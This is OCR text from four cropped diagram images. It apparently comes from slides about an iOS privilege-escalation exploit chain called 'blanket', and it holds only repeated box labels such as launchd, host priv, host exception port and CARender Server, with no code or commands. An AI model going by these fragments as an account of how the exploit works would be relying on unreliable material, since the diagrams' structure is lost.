

SafetyNet
CARender Server
launchd
druid
host priv
blanket



SafetyNet
CARender Server
launchd
druid
host priv
blanket



SafetyNet
CARender Server
launchd
druid
host priv
host exception port
blanket



SafetyNet
CARender Server
launchd
host exception port
B
blanket

